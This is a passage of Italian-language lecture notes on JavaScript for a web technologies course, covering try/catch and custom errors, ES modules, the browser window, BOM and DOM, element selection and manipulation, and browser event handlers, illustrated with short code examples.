} catch (error) {
  console.log(error.name);
  console.log(error.message);
} finally {
  console.log("done");
}
```




Peculiarità dei costrutti try/catch in JavaScript sono:

- Deve esserci al massimo un blocco catch (try/finally è ammissibile).
- Diversi tipi di errori vengono gestiti all'interno del blocco catch.

```
try {
  x = 1; //forgot the let keyword
} catch (error) {
  if(error instanceof ReferenceError){
    console.log("Got a ReferenceError");
  } else {
    console.log(`Got something else: ${error.name}`);
  }
}
```

L'operatore instanceof:

L'operatore instanceof verifica se la proprietà prototipo di un dato costruttore appare in qualsiasi punto della catena prototipo di un oggetto.



Throwing errors:

Gli errori in JavaScript si propagano nello stesso modo di Java:

- verso l'alto fino a caught o fino a raggiungere la cima dell'albero delle chiamate (nel qual caso la valutazione dello script viene bruscamente interrotta e l'errore viene registrato nella console).

Gli errori possono essere generati utilizzando la parola chiave throw.

```
try {
  throw new Error("Oops!");
} catch (err) {
  console.log(err.name); // Error
  console.log(err.message); // Oops!
}

class MyError extends Error {
  constructor(message = "Whoops") {
    super(message);
    this.name = "MyError";
  }
}

try {
  throw new MyError();
} catch (err) {
  console.log(err.name); // MyError
  console.log(err.message); // Whoops
}
```


Moduli:

Il moderno JavaScript consente la definizione di moduli a livello di linguaggio.

I moduli sono modi per suddividere programmi complessi in più file (modules), con ogni modulo contenente classi o funzioni per uno scopo specifico.

- Migliora la manutenibilità, promuove la separazione delle preoccupazioni.
- Può aiutare a disambiguare e prevenire conflitti di denominazione (migliora la riutilizzabilità).

Un modulo è semplicemente un file JavaScript.

I moduli possono caricarsi a vicenda e utilizzare direttive speciali export e import per scambiare funzionalità:

- export etichetta variabili e funzioni che dovrebbero essere accessibili all'esterno del modulo corrente.
- import consente l'importazione di funzionalità specifiche (ad es.: variabili, funzioni) da altri moduli (a condizione che queste funzionalità vengano esportate).

Supponiamo che si voglia riutilizzare del codice che si ha sviluppato per altri progetti: un file pet.js e un file greet.js:

```
//pet.js
function Pet(name, age){
  this.name=name; this.age=age;
}
let msg = "Hello";
function greet(pet){
  console.log(`${msg}, I'm ${pet.name}`);
}
```

```
//greet.js
let msg = "Howdy";


function greet(name, message=msg) {
  console.log(`${message}, ${name}`);
}
```

```
//script.js (The new code we need to implement)
let chuck = new Pet("Chuck", 7); // Pet is defined in pet.js
greet(chuck); // Desiderata: Hello, I'm Chuck
greet("Web Technologies"); // Desiderata: Howdy, Web Technologies
```

Si potrebbe provare a includere tutti gli script nella pagina web:

```
<script src="./pet.js"></script>
<script src="./greet.js"></script>
<script src="./script.js"></script>
```

```
//script.js (The new code)
let chuck = new Pet("Chuck", 7);
// Pet is defined in pet.js
greet(chuck);
// Desiderata: Hello, I'm Chuck
greet("Web Technologies");
// Desiderata: Howdy, Web Technology
```



Per far funzionare tutto questo, dovremmo modificare il codice che vogliamo riutilizzare, ad esempio, usando identificatori diversi per variabili e funzioni.

- Non è l'ideale e vanifica lo scopo principale del riutilizzo del codice esistente così com'è

Ed è qui che entrano in gioco i moduli.

```
//pet-module.js
export function Pet(name, age){
  this.name=name; this.age=age;
}

let msg = "Hello"; //no need to export

export function greet(pet){
  console.log(`${msg}, I'm ${pet.name}`);
}
```

```
//greet-module.js
let msg = "Howdy"; //no need to export

export function greet(name, message=msg) {
  console.log(`${message}, ${name}`);
}
```

Nel documento HTML, dobbiamo solo includere lo script principale, come un modulo:

```
<script type="module" src="./script-module.js"></script>
```

```
//script-module.js, other modules are imported given their URLs
import {Pet, greet as greetPet} from './pet-module.js';
import {greet} from './greet-module.js';

let chuck = new Pet("Chuck", 7);

greetPet(chuck); //Hello, I'm Chuck

greet("Web Technologies"); //Howdy, Web Technologies
```

Lezione 7:


Javascript in un ambiente Browser:

JavaScript può essere eseguito su diversi host environments:

- Browser Web (per i quali JavaScript è stato originariamente creato).
- Server Web (ad esempio: tramite il runtime Node.js).

Gli ambienti host forniscono i propri oggetti e funzioni, oltre a quelli inclusi nel nucleo del linguaggio.

Il Browser Environment:



Il Browser environment presenta un oggetto «root» chiamato window.

L'oggetto window:

- È un oggetto globale per il codice JavaScript.
- Rappresenta la «finestra del browser» e fornisce un metodo per controllarla.

Le funzioni e le variabili globali sono proprietà dell'oggetto window.

```
let msg = "Hello!";
function greet(name){
  console.log(`${msg}, ${name}!`);
}

greet("Web Technologies"); //Hello, Web Technologies!
window.greet("window object"); //Hello, window object!
```

Il Document Object Model (DOM):

Il DOM rappresenta il contenuto del documento corrente:

- L'oggetto documento è il punto di ingresso principale alla pagina web.
- Fornisce modi per accedere e manipolare i contenuti.

Il Browser Object Model (BOM):

Il BOM include oggetti aggiuntivi forniti dal Browser per lavorare con il browser stesso, non con il contenuto del documento.

```
//The location object contains information on the URL of the current document
console.log(location.href); //http://localhost:3000/08-JavaScript...

//screen contains information about the display used by the user
console.log(screen.availWidth); //2048

//navigator contains additional details about the web browser and platform
console.log(navigator.userAgent); //Mozilla/5.0 (Windows NT 10.0...

//history represents the navigation history
history.back(); //same as clicking on the "back" button in the browser GUI
```

Il DOM:


Quando abbiamo imparato i selettori CSS, abbiamo accennato al fatto che i documenti HTML potevano essere visti come alberi.

- Abbiamo parlato di discendenti, figli, fratelli, ecc.

Il DOM formalizza quell'intuizione:


- Ogni tag HTML è un oggetto nel DOM.
- I tag nidificati sono figli di quelli che li racchiudono.
- Anche il contenuto di testo di un tag è un oggetto e un figlio del tag.
- Gli attributi di un tag sono accessibili come proprietà dell'oggetto corrispondente.

Esempio:



L'esempio precedente è un po' una semplificazione.


Il DOM effettivo include anche spazi e nuove righe tra i tag come nodi di testo. Per brevità, in genere ometteremo tali nodi:



Commenti:

I commenti HTML non vengono visualizzati dai browser Web.

Tuttavia, vengono comunque analizzati e aggiunti al DOM come nodi di commento speciali.



Node Types:

La specifica DOM definisce 12 diversi tipi di nodi.

In genere, lavoreremo con quattro tipi di nodi:

- document node: è la radice e il punto di ingresso del DOM.
- element nodes: rappresentano gli elementi HTML.
- Text nodes: rappresentano il contenuto di testo.
- Comment nodes: rappresentano i commenti.

Trovare gli elementi:

L'oggetto documento fornisce diversi metodi per selezionare elementi da un documento HTML:

```
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a")); //select the first list item
  console.log(document.getElementsByClassName("foo")); //HTMLCollection (1)
  console.log(document.getElementsByName("c")); //NodeList (1)
  console.log(document.getElementsByTagName("li")); //HTMLCollection (3)
</script>
```

- document.querySelector(css) e querySelectorAll(css) sono i metodi più versatili e accettano come input un selettore css.
- querySelector restituisce solo il primo elemento (se presente) che corrisponde al selettore, mentre querySelectorAll restituisce un elenco di corrispondenze.

Tutti i metodi restituiscono null quando non riescono a trovare gli elementi.

```
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li")); //first li element
  console.log(document.querySelectorAll("ul > li")); //NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); //null
</script>
```

Tutti i metodi della famiglia getElementsBy* restituiscono una HTMLCollection, nota anche come «live collection».

Tali raccolte vengono aggiornate automaticamente e riflettono sempre lo stato corrente del documento.

```
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links); //HTMLCollection (1)
</script>
<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links); //HTMLCollection (3)
</script>
```

Quando vengono invocati sul documento, i metodi per cercare l'elemento cercano corrispondenze nell'intero documento HTML.

- Se gli elementi di cui abbiamo bisogno sono discendenti di un altro elemento, potrebbe essere più efficiente invocare i metodi di ricerca sull'elemento antenato stesso.

```
<a href="/">First link</a>
<script>
  let sidebar = document.getElementById("sidebar");
  let sidebarLinks = sidebar.querySelectorAll("a"); //only searches within sidebar
</script>
```

Recap:


Method	Searches by...	Can be called on elements?	Returns Live Collection?
<code>querySelector</code>	CSS selector	✓	-
<code>querySelectorAll</code>	CSS selector	✓	-
<code>getElementById</code>	Id attribute	-	-
<code>getElementsByName</code>	Name attribute	-	✓
<code>getElementsByTagName</code>	Tag name or '*'	✓	✓
<code>getElementsByClassName</code>	Class attribute	✓	✓

Navigazione nel DOM:


Gli elementi HTML più in alto (html, head, body) sono disponibili anche come proprietà di documento.

Gli oggetti nodo DOM generali contengono riferimenti ai loro genitori, fratelli e figli.

- Questi riferimenti sono di sola lettura.




Esempio:



Navigazione DOM solo sugli elementi:

Potremmo voler ignorare i nodi di testo o commento quando navighiamo nel DOM e concentrarci solo sugli elementi DOM.


Le seguenti proprietà di navigazione considerano solo gli elementi DOM:



```
<main>
  <h1>Hello DOM!</h1>
  <!-- comment -->
  <p>DOM is <em>Fun</em>!</p>
</main>
```



Gerarchia delle classi dei nodi DOM:



Proprietà dei nodi:

I nodi DOM hanno alcune proprietà utili a cui possiamo accedere:

- `nodeName/tagName` può essere utilizzato per accedere alle informazioni sul tipo di un nodo. Queste proprietà sono di sola lettura.

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstChild.nodeName);    // #text
    console.log(body.firstChild.tagName);     // undefined
    console.log(body.childNodes[3].nodeName); // #comment
    console.log(body.firstElementChild.nodeName); // H1
    console.log(body.firstElementChild.tagName); // H1
  </script>
</body>
```

Gli attributi standard vengono anche analizzati e resi disponibili come proprietà degli elementi corrispondenti.

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstElementChild;
    console.log(i.id); // x
    console.log(i.classList); // DOMTokenList ["inp", "ok"]
    console.log(i.name); // field
    console.log(i.custom); // undefined, because custom is not a standard attrib.
    console.log(i.getAttribute("custom")); // y
  </script>
</body>
```

Anche queste proprietà sono modificabili:

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstChild;

    i.id = "w";
    i.classList.remove("ok"); i.classList.add("err");
    i.setAttribute("custom", "k");
    i.removeAttribute("name");
  </script>
</body>

<!-- the input after the script executes -->
<input id="w" class="inp err" custom="k">
```

Modificare la struttura DOM:

Non ci dobbiamo limitare a modificare gli elementi DOM esistenti.

- Ad esempio: modificandone gli attributi

Possiamo creare dinamicamente nuovi elementi e rimuovere quelli esistenti, e modificare la struttura DOM.

L'aggiornamento dinamico del DOM è la chiave per creare pagine web reattive e «live».

Proprietà dei nodi (innerHTML/outerHTML):

- innerHTML può essere utilizzato per accedere al codice HTML contenuto in un HTMLElement.
- outerHTML può essere utilizzato per accedere all'intero codice HTML di un HTMLElement.

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let body = document.body;
    console.log(body.firstChild.innerHTML); //Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML); //undefined (not an HTMLElement)
    console.log(body.firstChild.outerHTML); //<h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

Una cosa interessante di innerHTML e outerHTML è che sono modificabili:

- Possiamo assegnare loro nuovi valori per modificare il contenuto della pagina.


```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <!-- comment -->
  <script>
    let elem = document.body.firstChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    //We changed the content of the <h1> element


    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // Now the <h1> element is a <p>, with the same content as before!
  </script>
</body>
```

Creazione di nuovi DOM elements:

```
<body>
  <script>
    let heading = document.createElement("h1"); //create a new <h1> elem
    // the new <h1> is not yet in the DOM
    let title = document.createTextNode("Wow!"); //create a new #text node
    // the new text node is not yet in the DOM
    heading.append(title); //add the #text node as a child of the <h1>
    document.body.prepend(heading); //<h1> (and its child) at the beginning of <body>
  </script>
</body>
```



Metodi di manipolazione DOM:



Esempi:

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js = document.createElement("li");
html.innerHTML = "HTML";
js.innerHTML = "JavaScript";
ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```

```
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

```
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstElementChild);
ul.replaceWith(ol);
```

```
<body>
  <ol>
    <li class="kw">CSS</li>
  </ol>
</body>
```

Recap della DOM manipulation:


- `document.createElement(tag)`: crea un elemento con il tag specificato.
- `document.createTextNode(value)`: crea un nodo di testo (usato raramente).
- `elem.cloneNode(deep)`: clona l'elemento, se `deep===true` con tutti i discendenti.
- `node.append(...nodi o stringhe)`: inserisci nel nodo, alla fine.
- `node.prepend(...nodi o stringhe)`: inserisci nel nodo, all'inizio.
- `node.before(...nodi o stringhe)`: inserisci subito prima del nodo.
- `node.after(...nodi o stringhe)`: inserisci subito dopo il nodo.
- `node.replaceWith(...nodi o stringhe)`: sostituisci nodo.
- `node.remove()`: rimuovi il nodo.

Interazione con gli utenti:

`alert`, `prompt` e `confirm` sono modi utili per interagire con gli utenti in un browser web:

```
<ul></ul>
<script>
  alert("This page will ask for your input");
  if(confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num = parseInt(prompt("Insert a number:"));
    for(let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```

alert, prompt, and confirm are useful ways to interact with users in a web browser.



Eventi:

Browser Events:

Gli eventi sono segnali che qualcosa è accaduto. Potrebbero essere correlati a:

- Comportamento dell'utente (User behaviour):
 - ❖ Clic, pressioni di tasti sulla tastiera, movimenti del mouse, ecc.
- Forms:
 - ❖ Invio, focus (o perdita di quest'ultimo) su un campo di input.
- Eventi del documento (Document events):
 - ❖ Elementi del documento caricati, richieste di rete completate, ecc.

Browser events utili:

Mouse	click	User clicks (taps, for touchscreen devices) on element
	contextMenu	Mouse right-click on element
	mouseover/mouseout	Mouse cursor goes over / leaves an element
	mousedown/mouseup	The main mouse button is pressed / released over an element
	mousemove	The mouse cursor moves
Keyboard	keydown/keyup	A keyboard keys is pressed / released
Forms	submit	User submits a form
	focus	User focuses on an element (e.g.: <input>)
Document	DOMContentLoaded	The HTML has been parsed, DOM is fully built
Window	load	The web pages has been completely loaded and rendered

Gestori di eventi:

Per reagire agli eventi, è possibile definire funzioni handler:

- Sono funzioni che vengono eseguite quando si verifica un evento.
- Il modo più semplice per definire gli handler è usare gli attributi HTML on <event>. Il valore dell'attributo è il codice JavaScript da eseguire.

```
<input type="button" value="Click me" onclick="handleClick();">

<script>
  function handleClick(){
    console.log("Click handled");
  }
</script>
```

Gli handler di eventi possono anche essere definiti dinamicamente, tramite JavaScript.

- Questo può essere fatto scrivendo la proprietà on<event> sugli elementi HTML, o usando il metodo `addEventListener`.

```
<input type="button" value="Click me" onclick="handleClick();">

<script>
  function handleClick(){ console.log("Click handled"); }

  let input = document.querySelector("input");
  input.onclick = () => {console.log("Tap");}; // overrides HTML-attrib. handler

  input.addEventListener("click", handleClick); // adds new handler function
</script>
```

All'interno di un handler di eventi, `this` viene associato all'elemento a cui è assegnato l'handler invocato.

```
<input type="button" value="Click me">
<p>Hello Events!</p>

<script>
  function handleClick(){
    console.log(this.outerHTML);
  }
  document.querySelector("input").addEventListener("click", handleClick);
  // <input type="button" value="Click me">
  document.querySelector("p").addEventListener("click", handleClick);
  // <p>Hello Events!</p>
</script>
```


L'oggetto evento:

Per gestire correttamente gli eventi, potremmo aver bisogno di maggiori dettagli su di essi.

- In un evento `keydown`, quale tasto è stato premuto sulla tastiera?
- In un evento `click`, in quale coordinata è avvenuto il clic? L'utente ha anche premuto CTRL sulla tastiera, mentre faceva clic?

Tutti i dettagli sull'evento sono forniti come un oggetto evento, che viene passato agli handler.

- Diversi tipi di eventi hanno proprietà diverse. Ad esempio, gli eventi correlati alla tastiera hanno una proprietà `key` che rappresenta il tasto che è stato premuto.

Esempio:

```
<input type="text" placeholder="Write here" autofocus>
<script>
  function handler(event){
    console.log(`You pressed ${event.key}`);
  }
  document.querySelector("input").addEventListener("keyup", handler);
</script>
```

Event Bubbling:

Quando un evento viene attivato su un elemento elem:

- Innanzitutto, tutti i gestori registrati sull'elemento per quell'evento vengono eseguiti.
- Quindi, tutti gli handler per l'evento vengono eseguiti sul genitore dell'elemento.
- I gestori vengono eseguiti fino in fondo sugli altri antenati finché non viene raggiunto il nodo radice del DOM.

